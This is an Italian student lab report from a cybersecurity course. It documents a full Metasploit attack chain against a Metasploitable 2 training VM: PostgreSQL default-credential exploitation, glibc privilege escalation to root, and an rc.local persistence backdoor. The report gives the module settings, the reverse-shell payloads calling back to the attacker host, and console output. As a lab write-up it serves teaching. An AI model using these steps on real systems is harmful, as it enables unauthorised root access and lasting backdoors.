REPORT S7/L3

Studente: Vincenzo Zarola **Corso:** Cybersecurity Specialist - Epicode
Obiettivo: Sfruttamento vulnerabilità PostgreSQL, Escalation dei privilegi e Persistenza.


---

1. Accesso Iniziale (Exploitation)

L'obiettivo di questa prima fase è stato ottenere un accesso non autorizzato al sistema target (**Metasploitable 2**) sfruttando una configurazione errata nel servizio di database.

Procedura: È stato utilizzato il framework Metasploit. Dopo aver avviato la console, è stato selezionato il modulo exploit specifico per PostgreSQL.

- **Modulo utilizzato:** ***exploit/linux/postgres/postgres_payload***



```
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                        -metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.
```

- **Configurazione:**
  - **RHOSTS:** Impostato sull'IP della macchina vittima (192.168.50.101).
  - **LHOST:** Impostato sull'IP della macchina attaccante (Kali Linux, 192.168.50.100).
  - **LPORT:** Porta di ascolto (default 4444).

Lanciando l'attacco, il modulo ha sfruttato le credenziali di default del database per caricare una libreria condivisa ed eseguire il payload, aprendo con successo la **Sessione 1** come utente limitato **postgres**.

```
msf exploit(linux/postgres/postgres_payload) > exploit
[-] Msf::OptionValidateError A SESSION or RHOST must be provided
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:5432 - 192.168.50.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.101:5432 - Uploaded as /tmp/BouyvLDD.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:50491) at 2026-01-21 15:04:58 +0100

meterpreter >
```

```
meterpreter > getuid
Server username: postgres
```

---

2. Analisi Post-Exploitation (Recon)

Una volta ottenuto l'accesso limitato, è stato necessario analizzare il sistema per trovare vettori di attacco per l'escalation dei privilegi (diventare Root). Per fare ciò, è stato utilizzato un modulo di ricognizione locale.


- **Modulo utilizzato: *post/multi/recon/local_exploit_suggester***

```
msf exploit(linux/postgres/postgres_payload) > search type:post local_exploit_suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

- **Target:** Collegato alla **Sessione 1** (utente postgres).

```
msf exploit(linux/postgres/postgres_payload) > use 0
msf post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
```

- Il modulo ha identificato diverse vulnerabilità critiche. Tra queste, è stata scelta quella relativa alla libreria **glibc** ("The target appears to be vulnerable").




---


3. Escalation dei Privilegi (Root)

Sulla base dell'analisi precedente, è stato selezionato l'exploit **glibc_ld_audit_dso_load_priv_esc** per ottenere i diritti di amministratore.

- **Modulo utilizzato:** ***exploit/linux/local/glibc_ld_audit_dso_load_priv_esc***
- **Configurazione:**
  - **SESSION:** 1
  - **PAYLOAD:** linux/x86/meterpreter/reverse_tcp
  - **LPORT:** 4444



- **Esecuzione:** L'exploit ha compilato e caricato il codice malevolo nella cartella **/tmp**, eseguendolo con successo.
- **Risultato:** È stata aperta la **Meterpreter session 4**. Il comando **getuid** ha confermato l'identità **uid=0(root)**.




---

4. Analisi per la Persistenza

Una volta ottenuto l'accesso Root (Sessione 4), è stato eseguito un secondo modulo di ricognizione specifico per trovare il metodo migliore per installare una backdoor persistente.

- **Modulo utilizzato:** ***post/multi/recon/persistence_suggester***
- **Target:** Sessione 4 (Root)



- **Esito:** Il sistema ha suggerito diversi metodi, tra cui ***exploit/linux/persistence/rc_local***, indicando che il file **/etc/rc.local** era scrivibile.

```
#   Name                                          Potentially Vulnerable?  Check Result
-   ----                                          -----------------------  ------------
1   exploit/linux/persistence/apt_package_manager  Yes                      The target appears to be vulnerable. /etc/apt/apt.conf.d/ and /tmp/ are writable
, also found apt-get.
2   exploit/linux/persistence/autostart            Yes                      The service is running, but could not be validated. Xorg is installed, possible
desktop install.
3   exploit/linux/persistence/bash_profile         Yes                      The service is running, but could not be validated. Bash profile exists and is w
ritable: /root/.bashrc
4   exploit/linux/persistence/init_sysvinit        Yes                      The target appears to be vulnerable. /tmp/ is writable and system is System V ba
sed
5   exploit/linux/persistence/init_upstart         Yes                      The target appears to be vulnerable. /tmp/ is writable and system is upstart bas
ed
6   exploit/linux/persistence/rc_local             Yes                      The target appears to be vulnerable. /etc/rc.local is writable
7   exploit/multi/persistence/cron                 Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries
found
```

---

5. Installazione Backdoor (Rc.local)

È stato scelto il metodo **rc.local** per garantire che la backdoor venga eseguita ad ogni avvio del sistema.

- **Modulo utilizzato: *exploit/linux/persistence/rc_local***

```
msf post(multi/recon/persistence_suggester) > use exploit/linux/persistence/rc_local
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
```

- **Configurazione:**
  - **SESSION:** 4 (la sessione Root attiva)
  - **LPORT:** 4444

```
msf exploit(linux/persistence/rc_local) > options

Module options (exploit/linux/persistence/rc_local):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        Name of the payload file to write
   SESSION       4                yes       The session to run this module on


Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to


   When FETCH_FILELESS is none:

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   FETCH_FILENAME     TjvYFXaxcfm      no        Name to use on remote system when storing payload; cannot contain s
   FETCH_WRITABLE_DIR ./               yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- **Esecuzione:** Il modulo ha applicato la patch al file di avvio **/etc/rc.local**. Durante il processo, la connessione originale (Sessione 4) è caduta ("Died"), ma il sistema ha immediatamente ristabilito una nuova connessione automatica.
- **Risultato:** Si è aperta automaticamente la **Meterpreter session 5**, confermando che la persistenza è attiva e funzionante.

```
msf exploit(linux/persistence/rc_local) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.50.100:4444 → 192.168.50.101:39286 (192.168.50.101)
  4         meterpreter x86/linux  root @ metasploitable.localdomain      192.168.50.100:4444 → 192.168.50.101:38865 (192.168.50.101)

msf exploit(linux/persistence/rc_local) > [*] 192.168.50.101 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.50.101 - Meterpreter session 4 closed.  Reason: Died

[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 5 opened (192.168.50.100:4444 → 192.168.50.101:35873) at 2026-01-21 19:11:52 +0100

msf exploit(linux/persistence/rc_local) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  5         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.50.100:4444 → 192.168.50.101:35873 (192.168.50.101)
```

---

6. Verifica Accesso Futuro (Multi Handler)

Per dimostrare la capacità di rientrare nel sistema in un secondo momento, è stato configurato manualmente un listener.

- **Modulo utilizzato: exploit/multi/handler**
- **Configurazione Payload:** linux/x86/meterpreter/reverse_tcp

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload cmd/linux/http/x86/meterpreter/reverse_tcp
payload ⇒ cmd/linux/http/x86/meterpreter/reverse_tcp
```

- **Esito:** Il listener ha intercettato correttamente la connessione in entrata dalla macchina vittima, aprendo una nuova sessione meterpreter come **root**.

```
msf exploit(multi/handler) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:42055) at 2026-01-21 19:24:41 +0100

meterpreter > getuid
Server username: root
meterpreter > 
```

Conclusioni: L'esercitazione ha dimostrato con successo l'intero ciclo di attacco: accesso iniziale tramite PostgreSQL, escalation a Root sfruttando una vulnerabilità nella libreria GLIBC e installazione di una persistenza efficace tramite i file di avvio del sistema.